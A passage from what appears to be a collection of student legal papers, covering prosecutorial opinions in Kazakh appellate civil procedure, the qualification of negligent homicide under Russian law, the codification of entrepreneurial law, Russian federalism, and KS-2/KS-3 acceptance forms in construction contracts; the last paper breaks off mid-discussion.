Сот ұйғарымы істің әр қарай ілгерілей мүмкіндігіне бөгет болатын жағдайларда І сатыдағы соттың ұйғарымына ҚР АІЖК-нің 332-бабында аталған тұлғалар жеке шағым, наразылық беруі мүмкін. Егер ұйғарым іске қатыспйтын тұлғалардың мүдделеріне қатысты болса, онда олар да сот ұйғарымына шағым жасауға құқылы.

Апелляциялық тәртіпте шағым немесе наразылықтарды қарау, істі І сатыда қараудан бірнеше айырмашылығы бар. Соттың ІІ сатысында істің мән-жайы бойынша шешкен, І сатылы соттың шешімін тексереді. Сонымен қатар апелляциялық сотта іс қарау кезінде, дәлелдемелерді І сатылық сотқа беруге мүмкіндігі болмағаны негізделген жағдайда ғана тексеріп іске қатыстырады. ҚР АІЖК-нің 355-бабының 2-бөлімінде көрсетілгендей, тараптардың түсініктемелерінен кейін сот істе бар және тараптар жаңадан табыс еткен дәлелді себептермен олар І сатыдағы соттың қарауына табыс ете алмаған, дәлдемелерді тексереді. Сотқа қосымша дәлелдемелер табыс еткен тұлғалар олардың қандай жолмен алынғанын және қосымша дәлелдемелерді табыс ету қажеттігі қандай мән-жайларға байланысты туындағанын көрсетуге міндетті. Сондай-ақ апелляциялық сатыда іс қараудың мерзімдері ҚР АІЖК-нің 349-бабында былай көрсетілген. Апелляциялық сатыда ол І сатыдағы соттан келіп түскен күннен бастап бір айлық мерзімінен кешіктірілмей қаралуы тиіс.

Апелляциялық сатыда іс қарау тәртібінде, I сатыдағы іс қарау тәртібінен айырмашылығы болмайды деп айтсақ болады. Іс толығымен және жан-жақты қаралып болғаннан кейін іске қатысушы прокурор шешімнің заңдылығы және негізділігіне байланысты өзінің қорытындысын береді. Бұл ҚР АДЖК-нің 350 бабының 2 бөлігінде көрсетілгендей, апелляциялық сатыдағы соттың отырысына іс бойынша қорытынды беретін прокурор мідетті түрде қатысуы қажет.

Соттың I сатысының шешімінің заңдылығы және негізділігіне байланысты қорытынды беру. Жоғарыда көрсетілгендей прокурор азаматтық іс жүргізудің I сатысында қорытындысын істің мәні бойынша беретін болса, ол азаматтық іс жүргізудің II сатысында өзіне жүктелген міндеттерді жүзеге асыру мақсатында азаматтардың құқықтарын, бостандықтарын және заңды мүдделерін, қоғамдық немесе мемлекеттік мүдделерді қорғау үшін, сондай-ақ заңдылықты және басқа да құқық нормаларын дұрыс қолданылуын қадағалай қоймай, соттың I сатысының шешімінің заңдылығы және негізділігіне байланысты өзінің қорытындысын береді. Прокурор апелляциялық сатыға I саты сотының шешімінің заңдылығына және негізділігіне байланысты өзінің наразылығымен жүгінеді. Яғни Прокурор соттың II сатысында қорытынды беру кезінде жаңа шешімнің немесе I саты соты шығарған шешімнің белгілі бір бөлігін өзгерту кезіндегі заңдылығына және негізділігіне байланысты өзінің қорытындысын береді.

Прокурордың II саты сотында азаматтық іске қатысуы – бұл прокурордың азаматтық іске қатысуының ерекше «прокурорлық» нысаны. Прокурор басқа біреудің бастамасы бойынша басталған іске қатысқан кезде істі шешу барысында туындайтын жеке мәселелер бойынша да, сондай-ақ соттың сұрауы бойынша да қорытынды бере алады. Ол процессуалдың нормалардың сақталуына қадағалауды жүзеге асыра отырып, істің шындыққа сәйкес мән-жайларын анықтауға ұмтылады. Осы мақсатта ол істің материалдармен танысады, іске қатысушы тараптарға және басқа да қатысушыларға, сондай-ақ куәлерге, сарапшыларға және аудармашыларға сұрақ қояды, жазбаша жіне заттай дәлелдемелерді зерттеуге қатысады, өтініштер береді. Жоарыда көрсетіп кеткеніміздей, прокурор сот әділдігін жүзеге

асыру кезінде заңдылықты бұзу анықталған жағдайда заңменен көрсетілген және кез-келген қжетті прокурорлық назар аудару құралдарын қолдануға міндетті. Сондықтан прокурордың қорытындысы бұл оның іске қатысуының процессуалдық нысаны, прокурордың назар аудару құралы және бір мезгілде оның азаматтық процесуалдық құқығы, сондай-ақ міндеті. Осы берілген нысан кезінде прокурордың процеске қатысуындағы қызметі істің шындыққа сәйкес мән-жайларын анықтау, тараптардың құқықтары мен міндеттерін анықтауға бағытталған. Заңи әдебиеттерде прокурордың беделін және азаматтық процестегі маңыздылығын өсіруге бағытталған істің мәні бойынша прокурормен берілетін қорытындысына арнайы мәртебе беру туралы ұсыныстар бар. Заңда прокурордың қорытындысымен келіспеушілігін дәлелдеп көрсетуі туралы ереже қарастыруы қажет деген ұсыныс бар.

Сонымен қорыта келгенде, прокурордың II сатыдағы қорытындысы, бұл сол істің шындыққа сәйкес мән-жайларын зерттеу бойынша, іс бойынша сотқа жіберілген дәлелдемелерді прокурордың жан-жақты және толық қарауы бойынша берген нәтижесі.

Қолданылған қайнар көздер тізімі:

[1] В.Д. Лановский. Стадии прокурорского: понятие, значение, система. Прокурорский надзор и укрепление социалистической законности в советском государстве. Свердловск 1981 г.

[2] Н.В. Ченцов. Проблемы защиты государственных интересов в гражданском судопроизводстве. Томск. 1989 г.

[3] Р.Я. Гукасян Проблема интересов в советском гражданском процессуальном праве. Саратов 1970 г.

[4] В.А. Мусин, Н.А. Чечина, Д.М. Чечот. Гражданский процесс. Москва 1997 г.

[5] Азаматтық істерді қарағанда заңдардың қолданылуына және орындаушылық іс жүргізуге прокурормен қадағалау жасау туралы ҚР Бас Прокурорының бұйрығы. 26.04.1996 ж.

*О.В. Пильщикова,
студент 4 курса
профиль. «Право. История»,
e-mail: lap-law@yandex.ru,
науч. рук.: Л.А. Попова,
к.ю.н., доц.,
МГПИ им. М.Е. Евсевьева,
г. Саранск*

ПРОБЛЕМЫ КВАЛИФИКАЦИИ ПРЕСТУПЛЕНИЙ ПРИЧИНЕНИЯ СМЕРТИ ПО НЕОСТОРОЖНОСТИ

Аннотация: данная статья посвящена оценке проблемы квалификации причинения смерти по неосторожности. Актуальность определяется распространенностью преступлений данной категории и развитием различных видов неосторожного преступного поведения, его возрастанием в профессиональной сфере и бытовой деятельности.

Ключевые слова: уголовное, право, преступление, небрежность, квалификация, жизнь, личность.

Право на жизнь, есть естественное право человека, которое гарантировано и международно-правовыми документами. Так, Всеобщая декларация прав человека в ст. 3 провозглашает: «Каждый человек имеет право на жизнь, на свободу и на личную неприкосновенность» [1]. В ст. 6 Международного пакта о гражданских и политических правах закреплено: «Право на жизнь есть неотъемлемое право каждого человека. Это право охраняется законом. Никто не может быть произвольно лишен жизни» [2].

В статье 2 Конституции Российской Федерации декларировано: «Человек, его права и свободы являются высшей ценностью. Соблюдение, признание и защита прав и свобод человека и гражданина прямая обязанность государства» [3]. Таким образом, на государстве лежит значимая функция по защите и охране от противоправных посягательств на права и свободы всякого человека.

В настоящий момент времени, на фоне активного

продвижения современных технологий, использования источников повышенной опасности, а также благодаря процессам, которые происходят в обществе, таких как перемена социально-экономического состояния в стране, постоянного развития общественных отношений, прослеживается возрастание количества неосторожных преступлений, среди них и причинения смерти по неосторожности. Согласно устоявшемуся мнению, преступления по неосторожности являются менее опасными по степени тяжести, чем умышленные преступления.

Исходя из этого, сравнивая причинение смерти по неосторожности и убийство, первое – менее тяжкое преступление, однако последствие – смерть человека – есть опасное преступное деяние для всего государства и его граждан. И при недооценки в полном объеме степени общественной опасности причинения смерти по неосторожности может привести к тому, что в деятельности правоохранительных органов по разработке профилактических мер уделяется недостаточно внимания.

Таким образом, жизнь человека, в случае ее лишения, ввиду ее необратимости и невосполнимости относится к непреходящей общечеловеческой ценности. В соответствии с этим уголовное право и не обязательно только нашего государства, считает убийство наиболее тяжким преступлением против личности. Однако уголовное право признает преступным не любое лишение жизни другого человека. К убийству может быть отнесено такое лишение жизни другого человека, которое сразу объединяет в себе два общих признака преступления – виновность деяния и его противоправность.

Исходя из этого, убийство можно определить как виновное и противоправное причинение смерти другому человеку. Вот почему неосторожное лишение жизни, а равно случайное (невиновное) причинение другому человеку смерти не может быть квалифицировано как убийство [5].

Важным аспектом является правильная квалификация убийства, она предполагает всестороннее и углубленное исследование целей и мотивов сделанного преступления. И ответственность является отличительной чертой преступления

против жизни, причиняющего смерть по неосторожности, она предусмотрена ст. 109 УК и заключается в субъективной стороне, характеризующаяся легкомыслием либо небрежностью.

Часть ученых считают, что пусть в законе и не упоминается о том, что лицо осознает общественно опасный характер своих деяний при легкомыслии, тем не менее, если рассуждать логически, можно прийти к тому, что, если лицо видит результат, то есть последствия наступления общественно опасных своих действий, он бесспорно осознает опасный характер и самих совершающих им действий, так как предвидеть опасность последствий можно только лишь при понимании опасности своих поступков. Другие авторы об этом умалчивают, либо говорят о возможности сознания совершенных общественно опасных действий. Предвидение опасных последствий своих действий состоит в том, что субъект сознательно предвидит возможность наступления общественно опасных последствий, он понимает, что в такой ситуации при подобном поведении могут наступить эти последствия, но самонадеянно рассчитывает, что в данном конкретном случае у него они не наступят.

Волевой признак трактуется тем, что субъект самонадеянно полагаясь на конкретные обстоятельства, рассчитывает на предотвращение вредных последствий, но этот расчет оказывается недостаточным для предотвращения опасных последствий, то есть такой расчет на обстоятельства по существу является неосновательным, несерьезным, то есть легкомысленным. Исходя из этого, субъект не только не желает наступления вредного исхода и последствий, но еще и рассчитывает на какие-то определённые обстоятельства, дающие возможность избежать этих последствий.

Особое внимание при квалификации преступлений по неосторожности нужно придать тому, что обладая определенными признаками, преступное легкомыслие очень схоже с косвенным умыслом и отличается, в основном, лишь по волевому признаку. В связи с этим, от легкомысленной иллюзии-надежды на предотвращение общественно опасных последствий своих действий, надо отличать надежду на «авось,

всё будет хорошо», т.е. такую, которая может всё скинуть на счастливое стечение обстоятельств или невезение. Например, если сталкивая с крутого берега в дождливую погоду человека, который не умеет плавать, толкнувший не будет иметь реальных оснований на то, что человек не утонет. Такое деяние, в случае его гибели следует рассматривать уже как преступление, которое было совершено с косвенным умыслом. Таким образом, разница между преступным легкомыслием и косвенным умыслом заключается в том, что в первом случае лицо самонадеянно рассчитывает предотвратить наступление предвиденных последствий, а во втором – осознанно допускает наступление этих последствий, относясь к их наступлению безразлично.

Причинение смерти при небрежности характеризуется тем, что виновный не предвидел возможности наступления смерти потерпевшего, совершая какие-либо действия (бездействие), хотя при необходимой внимательности и предусмотрительности должен был и мог предвидеть ее наступление. То есть, прежде чем суду признать лица виновным в совершении преступной небрежности, необходимо установить, мог ли или должен ли был обвиняемый увидеть возможность наступления общественно опасного исхода своего действия или бездействия. Интересным моментом служит тот факт, что при квалификации преступлений по неосторожности в результате небрежности, нужно их различать от случайного, то есть невиновного причинения смерти, а именно когда лицо не предусматривало наступления гибели человека, и не могло, и не должно было это предусмотреть.

Так ч. 1 ст. 28 УК выделяют два вида невиновного причинения вреда. Первый тип из этих разновидностей предполагает преступления с формальным составом. То есть, когда лицо, совершая деяния, не осознает общественной опасности своих действий, в таком случае умышленная форма вины исключается. Но если при обстоятельствах дела лицо и не могло осознавать общественную опасность деяния, то исключена даже неосторожная вина. Вторая разновидность невиновного причинения вреда, повлекшего за собой смерть, относится к отсутствию возможности, либо обязанности

предусмотреть общественно опасные последствия своих действий, при неосторожной форме вины.

Так же, необходимо учитывать, что уголовная ответственность лица, которое допустило легкомыслие, неосмотрительность, небрежность наступает лишь тогда, когда от его необдуманного поведения наступает гибель потерпевшего. В таком случае следует выяснить, был ли у виновного умысел на причинение смерти или же тяжкого вреда здоровью пострадавшего. Такой нюанс особенно важен, в случае, когда субъекта обвиняют в причинении вреда в виде побоев, после которых пострадавший падает и умирает, таким примером может служить, удар головой о жесткую поверхность. В таком случае необходимо определить, мог или должен был виновный предусмотреть наступления такого исхода, на основе фактических обстоятельств дела.

У некоторой части таких преступников, при принятии на себя профессиональных, бытовых или иных обязанностей, которые связаны с соблюдением норм безопасности, преобладает ненормальная, порой неадекватная самооценка, чаще всего завышенная. Их «преступное заблуждение» взаимосвязано не с пренебрежительно-сознательным отношением к безопасности в определенном случае, а с возложенных на себя обязанностей, которые полноценно лицо не способно осуществлять в силу своих особенностей, как психических, так и физиологических или профессиональных знаний и опыта.

Ответственность за неосторожное причинение смерти вследствие ненадлежащего исполнения лицом своих профессиональных обязанностей, а также причинение смерти двум и более лицам предусматривает часть 2 ст. 109 УК [4]. Когда происходит квалификация таких деяний, нужно чтобы было установлено, какие конкретно виновный нарушил профессиональные функции, что в конечном итоге эти действия повлекли за собой наступление гибели потерпевшего. Исходя из того, что та или иная профессия связана с возможностью причинения вреда окружающим в виде смерти в случае его нецелесообразного выполнения должных обязанностей по безопасности, определяется повышенной ответственностью, так

как соблюдение мер предосторожности является его специальной обязанностью.

В целом, из этого следует, что причинение смерти по неосторожности – это результат недисциплинированного поведения, неосмотрительности, невнимательности виновного. И хотя сравнивая умышленное убийство с деяниями такого рода, степень общественной опасности вторых конечно ниже, но это вовсе не значит, что результат и последствия таких преступлений всегда менее серьезные. И в настоящее время, в условиях НТР наблюдается явная склонность к их увеличению. Поэтому опасность неосторожных преступлений, нельзя недооценивать. Таким образом, уголовно–правовой институт причинения смерти по неосторожности представляет довольно обширную область научных знаний, а его исследование крайне актуально для юриспруденции. В то же время применение практики этого института затруднено со значительным количеством проблем, способ разрешение которых зависит от комплексного, незамедлительного и эффективного вмешательства со стороны нашего государства.

Литература и примечания:

[1] Всеобщая декларация прав человека от 10 дек. 1948 г. // Правозащитник. – 1998. – № 4. – С. 3 – 7.

[2] Международный пакт о гражданских и политических правах от 16 декабря 1966 года [Электронный ресурс] <http://www.garant.ru>.

[3] Уголовный Кодекс Российской Федерации от 13 июня 1996 года № 63-ФЗ [Электронный ресурс]. – Режим доступа: [http:// base.garant.ru](http://base.garant.ru).

[4] Уголовный кодекс Российской Федерации от 13 июня 1996 г. № 63-ФЗ // – Москва: Эксмо, 2017. – С.10 – 45.

[5] Потапова Л. А. Защитительная речь адвоката в отечественном уголовном процессе: автореф. дисс. на соискание ученой степени канд. юрид. наук: 12.00.09. – Нижний Новгород, 2006. – 21 с.

*Е.Н. Самойленко,
студент 3 курса
напр. «Юриспруденция»,
И.А. Федченко,
студент 3 курса
напр. «Юриспруденция»,
e-mail: samoylenko.e@bk.ru,
науч. рук.: Н.В. Быкина,
ст. преп.,
ТИУиЭ,
г. Таганрог*

ПРОБЛЕМЫ КОДИФИКАЦИИ РОССИЙСКОГО ПРЕДПРИНИМАТЕЛЬСКОГО ПРАВА

История человечества это непрерывный процесс удовлетворения возрастающих потребностей общества в ресурсах, различного рода материальных благах и связанных с ними нематериальных, духовных ценностях. На современном этапе развития мировой цивилизации единственным легальным способом самостоятельной деятельности, направленной на получение прибыли материально положительного результата стала предпринимательская деятельность, по отношению которой экономическая деятельность является родовой категорией. Для того, чтобы осуществлялась предпринимательская деятельность, необходимо установить общеобязательное, формальное определенное правило поведения, гарантируемое государством для регулирования тех общественных отношений, которые связаны в сфере предпринимательства. В настоящее время законодательство не выработало единого специализированного кодифицированного акта по российскому предпринимательскому праву. Нет единого видения круга общественных отношений, которые подлежат включению в предмет правового регулирования этого кодекса. Большинство авторов вообще обходят стороной этот важный вопрос, сосредотачивая своё внимание лишь на самих предпосылках кодификации.

В юридической литературе такие цивилисты как В.В.

Лаптев и В.К. Андреев рассматривают предпринимательское право – как комплексную отрасль права, регулирующую неоднородные общественные отношения, а органический комплекс по своему юридическому режиму отношений в сфере предпринимательской деятельности, которая сочетает в себе публичные и частные отношения [1]. На наш взгляд, если рассматривать предпринимательское законодательство, то это совокупность нормативно-правовых актов, характеризующих нормы различных отраслей права. Так как предпринимательское право включает в себя комплекс частных и публичных правоотношений в предпринимательской сфере необходимо обязательное наличие правового регулятора. В научных работах цивилистов можно наблюдать идею о введении Предпринимательского кодекса, данную идею кодификации российского предпринимательского права поддерживают Н.И. Веденин и В.С. Мартемьянов. В настоящее время в предпринимательском праве функции такого акта в первую очередь выполняет Гражданский кодекс РФ, а по возникновению определенных общественных отношений в предпринимательской деятельности подключаются другие нормативно-правовые акты правового регулирования.

Главным критерием в образовании предпринимательского законодательства должна быть сфера предпринимательской деятельности, в которой содержится две группы общественных отношений: отношения между государственными органами власти и субъектами предпринимательского права (вертикальные); отношения между субъектами предпринимательского деятельности (горизонтальные).

Если обратиться к истории СССР, то были попытки разработки кодификации предпринимательского законодательства, но они не привели к заметным результатам как в советское время, так и в настоящий период и все проекты Предпринимательского кодекса, Основ коммерческого законодательства, Хозяйственного кодекса СССР не приняли юридическую силу, остались в роли исторических памятников хозяйственно-правовой мысли. Правоведы В.В. Ровный и В.Ф. Попондопуло придерживались нейтралитета в данной теме. Они отмечали, главное, чтобы все детали и особенности

предпринимательской деятельности были учтены и закреплены в законодательстве, и не важно, будет принят Торговый кодекс или все нормы будут отражены в Гражданском кодексе [3]. В любом случае, Торговый кодекс – продолжение Гражданского кодекса. Анализируя данные позиции, приходим к выводу, что разработки предпринимательского законодательства не доработаны до высшего уровня, они противоречивы. Сторонники кодификации так и не сформировали целостную систему кодификации предпринимательского права. Нет даже четкого наименования кодекса, авторы по-разному называют предполагаемый нормативно-правовой акт: Хозяйственный, Коммерческий, Торговый, Предпринимательский.

Таким образом, правовая база регулирования предпринимательских правоотношений в России достаточно организована. В нее входят: Гражданский кодекс, принятые в его развитие специальные нормативно-правовые акты, которые регулируют и предпринимательскую деятельность, Федеральные Законы: «Об акционерных обществах», «Об обществах с ограниченной ответственностью», «О государственных и муниципальных унитарных предприятиях», «О банках и банковской деятельности», «Об организации страхового дела в Российской Федерации», «О финансовой аренде (лизинге)» и другие. Несмотря на многие пробелы в законодательстве система регулирования предпринимательского права функционирует и значительно выполняет свою работу. Создание Предпринимательского кодекса на современном этапе нецелесообразно, так как в результате дуализма правового регулирования экономики произойдет затруднение в установлении границ сферы действия гражданского и предпринимательского права. Конечно, предпринимательское законодательство нуждается в совершенствовании, потому что сфера предпринимательской деятельности динамична, но данные процессы обязаны протекать в рамках существующей модели.

Литература и примечания:

[1] Андреев В.К. О концепции развития законодательства о предпринимательской деятельности // Российский судья. –

2010. – № 9. – С. 20.

[2] Лаптев В.В. Роль предпринимательского права для бизнеса в России // Экономика. 2013. № 2.

[3] Суханов Е.А. Предпринимательские корпорации в новой редакции ГК РФ // Журнал российского права. 2015. № 1 (217).

© *Е.Н. Самойленко, И.А. Федченко, 2018*

*В.Н. Сучков,
курсант 4 курса,
e-mail: suchkov93@gmail.com,
науч. рук.: Ю.А. Евстратова,
к.ю.н., доц., проф.,
СПВИ ВНГ РФ,
г. Санкт – Петербург*

ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ РОССИЙСКОГО ФЕДЕРАЛИЗМА

Аннотация: данная статья посвящена проблемам и перспективам развития российского федерализма, в частности, проанализированы положительные и отрицательные стороны федеративного устройства Российской Федерации, а также изучено федеративное устройство субъектов страны, по которым можно оценить степень централизации государства.

Ключевые слова: федерализм, федеративное устройство, Конституция, суверенитет, территория, централизованное государство, субъекты.

Проблемы, которые связаны с сохранением целостности федерации являются на данный момент актуальными практически для всех государств, имеющих федеративную структуру. С данными проблемами столкнулась и Российская Федерация.

Россия как федеративное государство имеет ряд признаков, составляющих ее конституционно – правовой статус. И к ним относится суверенитет, территория, Конституция, федеративное законодательство, федеральное гражданство, система органов государственной власти, федеральная собственность, единые вооруженные силы, государственный язык и государственные символы. Рассмотрим лишь некоторые из них.

Согласно Конституции Российская Федерация – это суверенное государство, обладающая всей полнотой власти на своей территории, и вопрос о суверенитете во всех федеративных государствах о его субъектах решен одинаково:

федерация суверенна, а его субъекты – нет.

Но нормы некоторых Конституций республик в составе Российской Федерации провозглашают суверенитет этих республик. Субъекты Российской Федерации только при решении вопросов своего предмета ведения обладают самостоятельностью. И термин суверенитет означает полную независимость, как во внутренних делах, так и во внешних отношениях, и субъекты Российской Федерации должны принимать только те правовые акты, которые не содержат норм, противоречащих Конституции и федеральному законодательству. Если бы республики в составе Российской Федерации действительно стали суверенными государствами, то это означало бы потерю суверенитета Российской Федерации и превращение ее в конфедеративный союз.

С вопросом о суверенитете связан вопрос, о территории, то есть о пространственном пределе распространения суверенитета. В ст.4 Конституции Российской Федерации сказано: «Суверенитет России распространяется на всю ее территорию»[1]. Вообще, сам факт Конституционного закрепления территории государства – это уже существенная гарантия его территориальной целостности, так как для изменения территории понадобится и изменение самой Конституции.

В Конституции Российской Федерации отсутствует право субъектов на выход. И если бы это право признавалось, то это бы означало признание и поощрение нарушений государственной целостности государством. Но, несмотря на это, две республики в составе Российской Федерации прямо закрепляют право выхода из состава Российской Федерации. Это Чечня и Тыва. Это противоречит Конституции Российской Федерации, ее федеративной природе, и в случае реализации приведет к разрушению территориальной целостности России.

Следующий конституционно-правовой признак Российского государства как суверенного государства – это наличие Конституции, на основе которой она осуществляет законодательную деятельность. Поскольку Россия – федеративное государство, конституции республик в ее составе, правовые акты ее субъектов, а также акты самой Федерации ни

в коем случае не должны противоречить Конституции Российской Федерации, которая имеет высшую силу и применяется на всей ее территории. Цель такого регулирования заключается, прежде всего, в облегчении функционирования Российской Федерации как целостного единого государства, которое осуществляет интересы всех ее субъектов. Конституция Российской Федерации как федеральный закон имеет верховенство на всей территории России. Но некоторые конституции республик Российской Федерации и в этом вопросе противоречат Федеральной Конституции, признавая верховенство не федерального, а республиканского закона: если бы это действительно было бы реализовано, то это означало, что федерации нет, а есть несколько суверенных государств. Все-таки следует учитывать, что речь идет о государствах в составе Федерации и провозглашение верховенства конституций республик и законов республик не может быть совмещено с верховенством Конституции Российской Федерации и ее законов.

В России есть единые Вооруженные силы, единая система безопасности и обороны. Военная доктрина и структура Вооруженных сил определяются исключительно федерацией. Республики в составе Российской Федерации не вправе создавать свои вооруженные силы, либо какие-либо вооруженные формирования. Но, несмотря на это в Конституции республики Чечня содержится следующая формула: «Граждане Чеченской республики обязаны защищать страну, нести военную службу в составе Вооруженных сил Чеченской республики» [2]. Указанное положение не имеет юридической силы, однако такие формирования были созданы.

В этой республике, являющейся субъектом Российской Федерации, сложилась сложная ситуация, связанная с осуществлением в 1991 году государственного переворота и провозглашением независимости. На территории Чечни отрицалось действие Конституции Российской Федерации и федеральных законов, была разрушена система законных органов власти, созданы регулярные незаконные вооруженные формирования, хорошо оснащенные современной военной техникой. Установившийся военный режим потворствовал

массовым нарушениям прав и свобод граждан. Проведенные 27 октября 1991 года выборы президента республики были признаны 2 ноября 1992 года V Съездом народных депутатов РСФСР незаконными, а принятые ими акты – не подлежащими исполнению. Решения съезда были также подтверждены в Заявлении Государственной Думы Федерального собрания 23 декабря 1994 года.

Приведенный пример свидетельствует о том, что в отдельных случаях появление в основных законах республик норм, противоречащих Конституции при претворении их в жизнь не только способствует разрушению государственного единства России, но и влечет за собой трагические последствия. Мало того, не только Чечня нарушает Федеральную Конституцию в этом вопросе.

Естественно, правовое регулирование республик по предметам исключительного ведения Российской Федерации незаконно, и поэтому законы республик в составе Федерации, противоречащие федеральным, изданные по вопросам исключительного ведения Российской Федерации, ничтожны и, следовательно, не может быть и речи об их применении. Необходимо стремиться к тому, чтобы рассмотренные Конституции республик в составе Российской Федерации принципиально соответствовали Конституции Российской Федерации, а имеющиеся противоречия устранялись. На данный момент мало кто сомневается в том, что федеративное устройство Российской Федерации нуждается в кардинальной реформе, ведь для того, чтобы прекратить, а также отвести скрытую угрозу распаду Российской Федерации, необходимо решить многие важные проблемы, прежде всего – проблему суверенитета и проблему выхода субъектов из Федерации, а также справедливого разграничения предметов ведения и полномочий между Российской Федерацией и ее субъектами, основанного на Конституции и Федеративном.

Сегодня Российская Федерация является федеративным государством, которое идет по пути централизации, что выражается в создании федеральных округов, изменении способа формирования Совета Федерации, приведении регионального законодательства в соответствии с Конституцией

Российской Федерации и т. д. Кроме того, до сих пор отсутствует сбалансированные отношения между центром и субъектами федерации [3].

В российской конституционной практике указывается на ряд проблем, связанных с формой территориального устройства в России. Анализ статей 5, 66, 68 Конституции России показывает, что субъекты Российской Федерации фактически неравноправны [1]. Например, только республики именуются в тексте Основного закона государствами; учредительным документом республики является конституция, а иных субъектов – устав. Республики и автономии строятся по национальному признаку, однако только республики вправе вводить собственный государственный язык. Кроме того, современные проблемы федеративного устройства России связаны с большим размером территории государства, огромным количеством субъектов [4.с.470-471].

Наблюдая процесс поступательного развития федерализма во многих странах и сравнивая этот процесс с эволюционным изменением федерализма в России, многие задаются вопросом: каковы же реальные перспективы развития российского федерализма в будущем?

Учитывая опыт формирования и функционирования формы государственного устройства Российской Федерации в настоящем или как он проявится в будущем, представляется важным обратить внимание на следующие тенденции.

1. В условиях перехода от старой формы государственного устройства к новой модели федеральных отношений наметилась тенденция учета мирового опыта федерализма и выработки оптимального пути развития федерализма Российского государства.

2. Сохранена тенденция перегруппировки субъектов Российской Федерации (в сторону увеличения либо уменьшения).

3. В настоящее время, в результате сложной политической практики – борьбы компромиссов, наработки конкретного опыта, наметилась тенденция переосмысления федерализма в России. Формируется новая концепция "кооперативного федерализма".

4. В Конституции Российской Федерации в системе распределения полномочий между центром и субъектами федерации все более вырисовываются тенденции субсидиарных взаимоотношений.

5. Тенденции четкой и ясной структуризации и правового оформления субъектов Российской Федерации, форма государственного устройства России, строительство и функционирование ее правовой системы, согласно которому Российская Федерация как демократическое федеративное правовое государство состоит из республик, краев, областей, городов федерального значения, автономной области, автономных округов (ст. 1, ч. 1 и ст. 5, ч. 1 Конституции РФ)[1].

6. Выверены подходы к определению понятия суверенитета.

7. Наличие разнообразных форм национально-государственного самоопределения (республики, автономная область, автономные округа) породило тенденцию максимального учета национальных интересов Российского общества в целом и составляющих его народов.

Литература и примечания:

[1] Конституция Российской Федерации (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ).

[2] Конституция Чеченской Республики (принята на референдуме Чеченской Республики 23 марта 2003 года) (в ред. Конституционных законов ЧР от 02.12.2007 № 2-РКЗ, от 23.07.2010 № 3-РКЗ, от 02.09.2010 № 4-РКЗ, от 20.05.2012 № 2-РКЗ, от 18.06.2012 № 4-РКЗ, от 01.11.2012 № 5-РКЗ).

[3] Конституционное право России: Учебник для юридических вузов / Под ред. А.А. Безуглова, Л.Л. Беломестных. М., 2004. 890 с.

[4] Конституционное право России / Под ред. Н. А. Михалевой. М., 2006. 957 с.

*Л.В. Шипика,
ст. преп.,
e-mail: shipika@yandex.ru,
ТИУиЭ,
г. Таганрог*

ФОРМЫ КС-2 И КС-3 В ДОГОВОРАХ СТРОИТЕЛЬНОГО ПОДРЯДА

Аннотация: данная статья посвящена использованию форм КС-2 и КС-3 в договорах строительного подряда, а также защите интересов подрядчика при неподписании формы КС-2 заказчиком. Проанализированы нормы, регламентирующие договорные отношения подрядчика и заказчика, установлен возможный способ защиты нарушенных прав подрядчика, обозначено соблюдение претензионного порядка при подаче искового заявления в суд.

Ключевые слова: договор подряда, заказчик, подрядчик, акт о приемке выполненных работ, КС-2, КС-3.

Договор подряда регламентируется главой 37 Гражданского кодекса РФ [1]. Согласно ст. 702 ГК РФ: по договору подряда одна сторона (подрядчик) обязуется выполнить по заданию другой стороны (заказчика) определенную работу и сдать ее результат заказчику, а заказчик обязуется принять результат работы и оплатить его.

К отдельным видам договора подряда (бытовой подряд, строительный подряд, подряд на выполнение проектных и изыскательских работ, подрядные работы для государственных нужд) общие положения о подряде применяются, если иное не установлено правилами ГК РФ об этих видах договоров.

На практике, помимо общих и специальных положений ГК РФ, к договору строительного подряда в части регулирования условий приемки работ применяются правила об актах по КС-2 и КС-3.

О применении данных форм и пойдет речь в статье.

Согласно статье 753 ГК РФ, заказчик, получивший сообщение подрядчика о готовности к сдаче результата

выполненных по договору строительного подряда работ либо, если это предусмотрено договором, выполненного этапа работ, обязан немедленно приступить к его приемке. Заказчик организует и осуществляет приемку результата работ за свой счет, если иное не предусмотрено договором строительного подряда. Сдача результата работ подрядчиком и приемка его заказчиком оформляются актом, подписанным обеими сторонами. При отказе одной из сторон от подписания акта в нем делается отметка об этом и акт подписывается другой стороной.

Традиционно таким актом является форма КС-2. Форма была утверждена и введена в действие с 1 января 2000 года Постановлением Госкомстата РФ от 11.11.1999 N 100 «Унифицированные формы первичной учетной документации. Альбом унифицированных форм первичной учетной документации по учету работ в капитальном строительстве и ремонтно-строительных работ» [2]. Акт о приемке выполненных работ (форма № КС-2) применяется для приемки выполненных подрядных строительно-монтажных работ производственного, жилищного, гражданского и других назначений. Акт составляется на основании данных журнала учета выполненных работ (форма № КС-6а) в необходимом количестве экземпляров. Акт подписывается уполномоченными представителями сторон, имеющих право подписи (производителя работ и заказчика (генподрядчика)). На основании данных акта о приемке выполненных работ заполняется справка о стоимости выполненных работ и затрат (форма № КС-3).

С 1 января 2013 года формы первичных учетных документов, содержащиеся в альбомах унифицированных форм первичной учетной документации, не являются обязательными к применению. Но на практике, стороны продолжают прописывать в условиях договора пункт о принятии работ через форму КС-2 и КС-3.

И не редко стороной, чьи права нарушены, становится подрядчик, исполнивший обязанность по выполнению работ, но оплату не получивший. В этом случае, защита нарушенных прав будет осуществляться через суд с соблюдением претензионного порядка.

Как было отмечено выше, ГК РФ предусматривает возможность оформления одностороннего акта выполненных работ.

Односторонний акт выполненных работ может быть признан судом недействительным, если мотивы отказа от подписания акта будут признаны судом обоснованными.

Оформленный в таком порядке акт является доказательством исполнения подрядчиком обязательства по договору и при отказе заказчика от оплаты на суд возлагается обязанность рассмотреть доводы заказчика, обосновывающие его отказ от подписания акта приемки результата работ [3].

